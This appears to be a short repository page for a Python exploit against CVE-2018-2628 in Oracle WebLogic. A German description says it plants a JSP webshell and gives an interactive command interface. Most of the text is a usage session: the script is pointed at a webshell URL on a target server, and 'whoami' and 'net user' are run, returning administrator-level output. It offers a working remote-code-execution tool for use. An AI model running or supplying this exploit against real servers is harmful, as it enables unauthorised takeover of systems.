
 likekabin/cve-2018-2628

Python-Exploit für CVE-2018-2628, der WebLogic-Server angreift und Remote-Befehlsausführung über eine JSP-Webshell mit interaktiver cmd-Schnittstelle bereitstellt.



> python cve-2018-2628.py

set url :http://xx.xx.xx.xx:8001/bea_wls_internal/wlscmd.jsp
cmd >>: whoami

win-xxx8cb989qh\administrator

cmd >>: net user

\\WIN-XXX8CB989QH 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest
命令成功完成。

cmd >>:
